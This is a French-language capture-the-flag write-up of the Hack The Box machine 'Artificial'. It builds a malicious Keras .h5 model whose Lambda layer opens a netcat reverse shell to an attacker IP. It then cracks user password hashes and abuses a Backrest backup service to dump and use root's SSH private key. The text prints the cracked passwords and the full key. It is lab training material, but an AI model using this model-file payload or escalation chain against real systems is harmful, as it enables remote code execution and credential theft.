
Artificial



Scanning

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-06-22 17:24 CEST
Nmap scan report for 10.129.152.207
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

TCP

nmap -sSCV -Pn -T5 -p 80,22 10.129.152.207 -v | tee nmap_result.txt


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7ce48d84c5de913a5a2b9d34edd69917 (RSA)
|   256 83462dcf736d286f11d51db48820d67c (ECDSA)
|_  256 e3182e3b4061b45987e84a29240f6afc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- artificial.htb >> etc/hosts

Enumération

HTTP

Web page



Artificial

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


Font scripts

Google Font API

Operating systems

Ubuntu


Web servers

Nginx 1.18.0


Reverse proxies

Nginx 1.18.0

Something wrong or missing?



Création d'un compte



YOUR MODELS


Upload, manage, and run your AI models here.


Please ensure these requirements are installed when building your model, or use our Dockerfile to build the needed environment with ease.

Upload d'un fichier test .h5

cat test.h5

```
test
```





7222acd9-74a4-4666-85a6-5d34cef39278.h5

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artificial.htb/run_model/7222acd9-74a4-4666-85a6-5d34cef39278

Subdomaines

ffuf -u http://artificial.htb/ -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host:FUZZ.artificial.htb" -fs 154

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://artificial.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.artificial.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
_____________________________________________
```

Gobuster

small first

gobuster dir -u http://artificial.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://artificial.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 857]
/register             (Status: 200) [Size: 952]
/logout               (Status: 302) [Size: 189] [--> /]
/dashboard            (Status: 302) [Size: 199] [--> /login]
```

```
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```

Exploitation

App

Possibilités :

- Exploit TenserFlow RCE
- CVE-2024-3660


> **Note**
>
> Je pense qu'il générer un code 'IA' malveillant permettant d'effectuer une RCE ou autre pour ensuite arriver sur un reverse shell.

https://github.com/Splinter0/tensorflow-rce/blob/main/exploit.py

Not working

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 
10.10.16.63 6666 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

Ce code crée un fichier modèle Keras `.h5` contenant une charge utile malveillante. Il utilise une couche `Lambda` pour inclure une fonction `exploit` qui lance un reverse shell via `netcat` vers l’adresse IP 10.10.16.63 sur le port 6666. Lorsque ce fichier est chargé avec `load_model()`, le code est exécuté automatiquement, permettant à l’attaquant d’obtenir un accès shell au système distant.


7e4f6fc9-1731-4303-a341-04531ecd38b5.h5

Pour l'instant, ça ne fonctionne pas.

J'ai essayé avec docker compose :

```
docker run -it --rm \
  -v "$PWD":/app -w /app \
  python:3.11 bash -c "pip install tensorflow==2.13.0 && python3 exploit.py"
```

Cela m'a généré le fichier en .h5, je l'ai upload mais pas fonctionné.

Pourtant, j'ai créé un fichier de test :

```
import numpy as np
from tensorflow import keras

model = keras.models.load_model("exploit.h5")
data = np.random.random((1, 5))
print(model.predict(data).squeeze())
```

Celui-ci relève aucune erreur ce qui me laisse sans réponse au non fonctionnement du reverse-shell.

Working

J'ai du installé docker.io , je ne sais pas pourquoi.

Sur la machine locale, pas exegol

cat exploit.py


```
import tensorflow as tf
import os

def exploit(x):
    import os
    os.system("rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.16.63 4444 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

sudo docker run -it --rm -v "$PWD":/app -w /app tensorflow/tensorflow:2.13.0 python3 exploit.py

```
exploit.h5
```

docker cp exploit.h5 exegol-HTB_area:/workspace

upload the file



YOUR MODELS

Upload, manage, and run your AI models here.


Please ensure these requirements are installed when building your model, or use our Dockerfile to build the needed environment with ease.

Browse... No file selected.

Upload Model

90fc3df5-65ae-43b3-9066-8514096ff631.h5 View Predictions Delete

nc && View Predictions



```
[Jun 23, 2025 - 14:21:28 ] HTB_area /workspace →  nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.43.236.
Ncat: Connection from 10.129.43.236:56482.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
$ pwd
/home/app/app
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

Gael

`find / -type f -name "*.db" 2>/dev/null`

```
/home/app/app/instance/users.db
```

```
���E�itablemodelmodelCREATE TABLE model (
    id VARCHAR(36) NOT NULL,
    filename VARCHAR(120) NOT NULL,
    user_id INTEGER NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY(user_id) REFERENCES user (id)
))=indexsqlite_autoindex_model_1model�]�tableuseruserCREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(100) NOT NULL,
    email VARCHAR(120) NOT NULL,
    password VARCHAR(200) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username),
    UNIQUE (email)
���B��6'Mcubecube@cube.com18a64f7251cfb123aa7c358135d00d10<3Mmarymary@artificial.htbbf041041e57f1aff3be7ea1abd6129d0>5Mroyerroyer@artificial.htbbc25b1f80f544c0ab451c02a3dca9fc6@7Mrobertrobert@artificial.htbb606c5f5136170f15444251665638b36<3Mmarkmark@artificial.htb0f3d8c76530022670f1c6029eed09ccb<3Mgaelgael@artificial.htbc99175974b6e192936d97224638a34f8
������cubmary   royer
robermark   gael
��\�PU[d01a9873-6fbb-46c7-a3d3-a6201f6b6924d01a9873-6fbb-46c7-a3d3-a6201f6b6924.h5tb3mark@artificial.htb3  gael@artificial.htb
���Q'U  d01a9873-6fbb-46c7-a3d3-a6201f6b6924$
```

La machine est ne fonctionne pas bien, je créais un serveur temporaire avec 'Busybox', python n'étant pas installé :

- busybox httpd -f -p 8004

wget `http://10.129.43.236:8004/users.db`

```
[Jun 23, 2025 - 14:52:17 ] HTB_area /workspace →  ls
exploit.h5  users.db
```

SQLite3

sqlite> .tables

```
model  user
```

sqlite> SELECT * FROM user;

```
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
```

```
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|cube|cube@cube.com|18a64f7251cfb123aa7c358135d00d10
```

- 5 utilisateurs, on a vu précédemment que l'utilisateur est 'existant' sur le serveur, il faut craquer son mot de passe.

crack password gael

john


echo 'c99175974b6e192936d97224638a34f8' > hash.txt

john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
mattp005numbertwo (?)
1g 0:00:00:00 DONE (2025-06-23 14:57) 4.000g/s 22885Kp/s 22885Kc/s 22885KC/s
mattpaige1..mattndrea4e
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

- mattp005numbertwo

ssh *gael@10.129.43.236*



```
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
```

Root

ss -tulnp

```
Netid          State            Recv-Q          Send-Q                   Local
Address:Port                    Peer Address:Port          Process
udp            UNCONN           0               0
127.0.0.53%lo:53                            0.0.0.0:*
udp            UNCONN           0               0
0.0.0.0:68                            0.0.0.0:*
tcp            LISTEN           0               2048
127.0.0.1:5000                          0.0.0.0:*
tcp            LISTEN           0               4096
127.0.0.1:9898                          0.0.0.0:*
tcp            LISTEN           0               511
0.0.0.0:80                            0.0.0.0:*
tcp            LISTEN           0               4096
127.0.0.53%lo:53                            0.0.0.0:*
tcp            LISTEN           0               128
```


```
0.0.0.0:22                        0.0.0.0:*
tcp           LISTEN        0              9
*:8000                            *:*
tcp           LISTEN        0              9
*:8001                            *:*
tcp           LISTEN        0              9
*:8002                            *:*
tcp           LISTEN        0              9
*:8004                            *:*
tcp           LISTEN        0              511
[::]:80                           [::]:*
tcp           LISTEN        0              128
[::]:22                           [::]:*
```

8000 à 8004 sont les ports que j'ai ouvert lors de test de serveurs temporaires

127.0.0.1:9898

Tunnel SSH

ssh *gael@10.129.43.236* -L 9898:127.0.0.1:9898



Please input your username


Please input your password!

- Backrest 1.7.2

Note

Backrest est une solution de sauvegarde accessible via le web, construite sur restic. Backrest propose une interface utilisateur Web qui encapsule l'interface de ligne de commande restic et simplifie la création de dépôts, la navigation dans les snapshots et la restauration de fichiers.

Les identifiants de gael ne fonctionnent pas sur cette interface.


Login failed: [unauthenticated] invalid password

Login

gael


●●●●●●●●●●●●●●●●●●

Ducoup, j'ai essayé de craquer tout les hash disponible :

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
marwinnarak043414036 (?)
1g 0:00:00:00 DONE (2025-06-23 15:17) 4.000g/s 22996Kp/s 22996Kc/s 22996KC/s
marx1omara..marwaghogho050
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

- royer / marwinnarak043414036

On va essayer de ce connecter avec cet utilisateur là :


Login failed: [unauthenticated] invalid password

Login

royer

●●●●●●●●●●●●●●●●●●●●●

backup

Note

Gael appartenait à un groupe intriguant, 'sysadm', on va chercher s'il y a des dossiers appartenant au groupe.

Recherche de fichier appartenant au groupe sysadm :

find / -group sysadm 2>/dev/null

```
/var/backups/backrest_backup.tar.gz
```

je le décompresse, puis je recherche des données intéressantes, en faisant un 'l' au lieu de ls, j'ai trouvé un fichier .config, j'y accède et je vois config.json :

cat config.json


```
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt":
"JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP
"
      }
    ]
  }
}
```

echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d > hash.txt

john --format=bcrypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated
(property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
!@#$%^           (?)
1g 0:00:00:12 DONE (2025-06-23 15:53) 0.08264g/s 452.2p/s 452.2c/s 452.2C/s
kelsie..ilovedanny
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- backrest_root / !@#$%^



Getting Started

Check for new Backrest releases on GitHub

Overview


- Repos map directly to restic repositories, start by configuring your backup locations.
- Plans are where you configure directories to backup, and backup scheduling. Multiple plans can backup to a single restic repository.
- See the restic docs on preparing a new repository for details about available repository types and how they can be configured.
- See the Backrest wiki for instructions on how to configure Backrest.

Tips

- Backup your Backrest configuration: your Backrest config holds all of your repos, plans, and the passwords to decrypt them. When you have Backrest configured to your liking make sure to store a copy of your config (or minimally a copy of your passwords) in a safe location e.g. a secure note in your password manager.
- Configure hooks: Backrest can deliver notifications about backup events. It's strongly recommended that you configure an on error hook that will notify you in the event that backups start failing (e.g. an issue with storage or network connectivity). Hooks can be configured either at the plan or repo level.

Authentification réussie, maintenant, il faudra créer un backup permettant de lire le contenu du root ou passer root tout simplement.

- Création d'un snapshot avec comme Repertoire 'root/.ssh'
- Création d'un 'Plan' avec comme 'Path' '/root/.ssh/id_rsa'


Run Command in repo Readrootcontent

dump id_snapshot /root/.ssh/id_rsa

06/23/2025, 02:19 PM - Run Command in 1s [View Logs]

Command Output (2.63 KiB)


```
command: /opt/backrest/restic dump b23b3757 /root/.ssh/id_rsa -o sftp.args=-oBatchMode=yes
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA5dXD22h0xZcysyHyRfknbJXk5O9tVagc1wiwaxGDi+eHE8vb5/Yq
2X2jxWO63SWVGEVSRH61/1cDzvRE2br3GC1ejDYfL7XEbs3vXmb5YkyrVwYt/G/5fyFLui
NErs1kAHWBeMBZKRaSy8VQDRB0bgXCKqqs/yeM5pOsm8RpT/jjYkNdZLNVhnP3jXW+k0D1
Hkmo6C5MLbK6X5t6r/2gfUyNAkjCUJm6eJCQgQoHHSVFqlEFWRTEmQAYjW52HzucnXWJqI
4qt2sY9jgGo89Er72BXEfCzAaglwt/W1QXPUV6ZRfgqSi1LmCgpVQkI9wcmSWsH1RhzQj/
MTCSGARSFHi/hr3+M53bsmJ3zkJx0443yJV7P9xjH4I2kNWgScS0RiaArkldOMSrIFymhN
xI4C2LRxBTv3x1mzgm0RVpXf8dFyMfENqlAOEkKJjVn8QFg/iyyw3XfOSJ/Da1HFLJwDOy
1jbuVzGf9DnzkYSgoQLDajAGyC8Ymx6HVVA49THRAAAFiIVAe5KFQHuSAAAAB3NzaC1yc2
EAAAGBAOXVw9todMWXMrMh8kX5J2yV5OTvbVWoHNcIsGsRg4vnhxPL2+f2Ktl9o8Vjut0l
lRhFUkR+tf9XA870RNm69xgtXow2Hy+1xG7N715m+WJMq1cGLfxv+X8hS7ojRK7NZAB1gX
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA5dXD22h0xZcysyHyRfknbJXk5O9tVagc1wiwaxGDi+eHE8vb5/Yq
2X2jxWO63SWVGEVSRH61/1cDzvRE2br3GC1ejDYfL7XEbs3vXmb5YkyrVwYt/G/5fyFLui
NErs1kAHWBeMBZKRaSy8VQDRB0bgXCKqqs/yeM5pOsm8RpT/jjYkNdZLNVhnP3jXW+k0D1
Hkmo6C5MLbK6X5t6r/2gfUyNAkjCUJm6eJCQgQoHHSVFqlEFWRTEmQAYjW52HzucnXWJqI
4qt2sY9jgGo89Er72BXEfCzAaglwt/W1QXPUV6ZRfgqSi1LmCgpVQkI9wcmSWsH1RhzQj/
MTCSGARSFHi/hr3+M53bsmJ3zkJx0443yJV7P9xjH4I2kNWgScS0RiaArkldOMSrIFymhN
xI4C2LRxBTv3x1mzgm0RVpXf8dFyMfENqlAOEkKJjVn8QFg/iyyw3XfOSJ/Da1HFLJwDOy
1jbuVzGf9DnzkYSgoQLDajAGyC8Ymx6HVVA49THRAAAFiIVAe5KFQHuSAAAAB3NzaC1yc2
EAAAGBAOXVw9todMWXMrMh8kX5J2yV5OTvbVWoHNcIsGsRg4vnhxPL2+f2Ktl9o8Vjut0l
lRhFUkR+tf9XA870RNm69xgtXow2Hy+1xG7N715m+WJMq1cGLfxv+X8hS7ojRK7NZAB1gX
jAWSkWksvFUA0QdG4FwiqqrP8njOaTrJvEaU/442JDXWSzVYZz9411vpNA9R5JqOguTC2y
ul+beq/9oH1MjQJIwlCZuniQkIEKBx0lRapRBVkUxJkAGI1udh87nJ11iaiOKrdrGPY4Bq
PPRK+9gVxHwswGoJcLf1tUFz1FemUX4KkotS5goKVUJCPcHJklrB9UYc0I/zEwkhgEUhR4
```

```
v4a9/jOd27Jid85CcdOON8iVez/cYx+CNpDVoEnEtEYmgK5JXTjEqyBcpoTcSOAti0cQU7
98dZs4JtEVaV3/HRcjHxDapQDhJCiY1Z/EBYP4sssN13zkifw2tRxSycAzstY27lcxn/Q5
85GEoKECw2owBsgvGJseh1VQOPUx0QAAAAMBAAEAAAGAKpBZEkQZBBLJP+V0gcLvqytjVY
aFwAw/Mw+X5Gw86Wb6XA8v7ZhoPRkIgGDE1XnFT9ZesvKob95EhUo1igEXC7IzRVIsmmBW
PZMD1n7JhoveW2J4l7yA/ytCY/luGdVNxMv+K0er+3EDxJsJBTJb7ZhBajdrjGFdtcH5gG
tyeW4FZkhFfoW7vAez+82neovYGUDY+A7C6t+jplsb8IXO+AV6Q8cHvXeK0hMrv8oEoUAq
06zniaTP9+nNojunwob+Uzz+Mvx/R1h6+F77DlhpGaRVAMS2eMBAmh116oX8MYtgZI5/gs
00l898E0SzO8tNErgp2DvzWJ4uE5BvunEKhoXTL6BOs0uNLZYjOmEpf1sbiEj+5fx/KXDu
S918igW2vtohiy4//6mtfZ3Yx5cbJALViCB+d6iG1zoe1kXLqdISR8Myu81IoPUnYhn6JF
yJDmfzfQRweboqV0dYibYXfSGeUdWqq1S3Ea6ws2SkmjYZPq4X9cIYj47OuyQ8LpRVAAAA
wDbejp5aOd699/Rjw4KvDOkoFcwZybnkBMggr5FbyKtZiGe7l9TdOvFU7LpIB5L1I+bZQR
6E0/5UW4UWPEu5Wlf3rbEbloqBuSBuVwlT3bnlfFu8rzPJKXSAHxUTGU1r+LJDEiyOeg8e
09RsVL31LGX714SIEfIk/faa+nwP/kTHOjKdH0HCWGdECfKBz0H8aLHrRK2ALVFr2QA/GO
At7A4TZ3W3RNhWhDowiyDQFv4aFGTC30Su7akTtKqQEz/aOQAAAMEA/EkpTykaiCy6CCjY
WjyLvi6/OFJoQz3giX8vqD940ZgC1B7GRFyEr3UDacijnyGegdq9n6t73U3x2s3AvPtJR+
LBeCNCKmOILeFbH19o2Eg0B32ZDwRyIx8tnxWIQfCyuUSG9gEJ6h2Awyhjb6P0UnnPuSoq
O9r6L+eFbQ60LJtsEMWkctDzNzrtNQHmRAwVEgUc0FlNNknM/+NDsLFiqG4wBiKDvgev0E
UzM9+Ujyio6EqW6D+TTwvyD2EgPVVDAAAAwQDpN/02+mnvwp1C78k/T/SHY8zlQZ6BeIyJ
h1U0fDs2Fy8izyCm4vCglRhVc4fDjUXhBEKAdzEj8dX5ltNndrHzB7q9xHhAx73c+xgS9n
FbhusxvMKNaQihxXqzXP4eQ+gkmpcK3Ta6jE+73DwMw6xWkRZWXKW+9tVB6UEt7n6yq84C
bo2vWr51jtZCC9MbtaGfo0SKrzF+bD+1L/2JcSjtsI59D1KNiKKTKTNRfPiwU5DXVb3AYU
l8bhOOImho4VsAAAAPcm9vdEBhcnRpZmljaWFsAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

- chmod 600 id_rsa

ssh *root@10.129.145.182* -i id_rsa



```
root@artificial:~# ls
root.txt  scripts
root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
root@artificial:~#
```

END

```
Dataview (inline field
'==============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://artificial.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 857]
/register             (Status: 200) [Size: 952]
/logout               (Status: 302) [Size: 189] [--> /]
/dashboard            (Status: 302) [Size: 199] [--> /login]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
==============================================================='):
Error:
-- PARSING FAILED --------------------------------------------------

> 1 | ==============================================================
    | ^
  2 | Gobuster v3.6
  3 | by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

Expected one of the following:

'(', 'null', boolean, date, duration, file link, list ('[1, 2, 3]'),
negated field, number, object ('{ a: 1, b: 2 }'), string, variable
```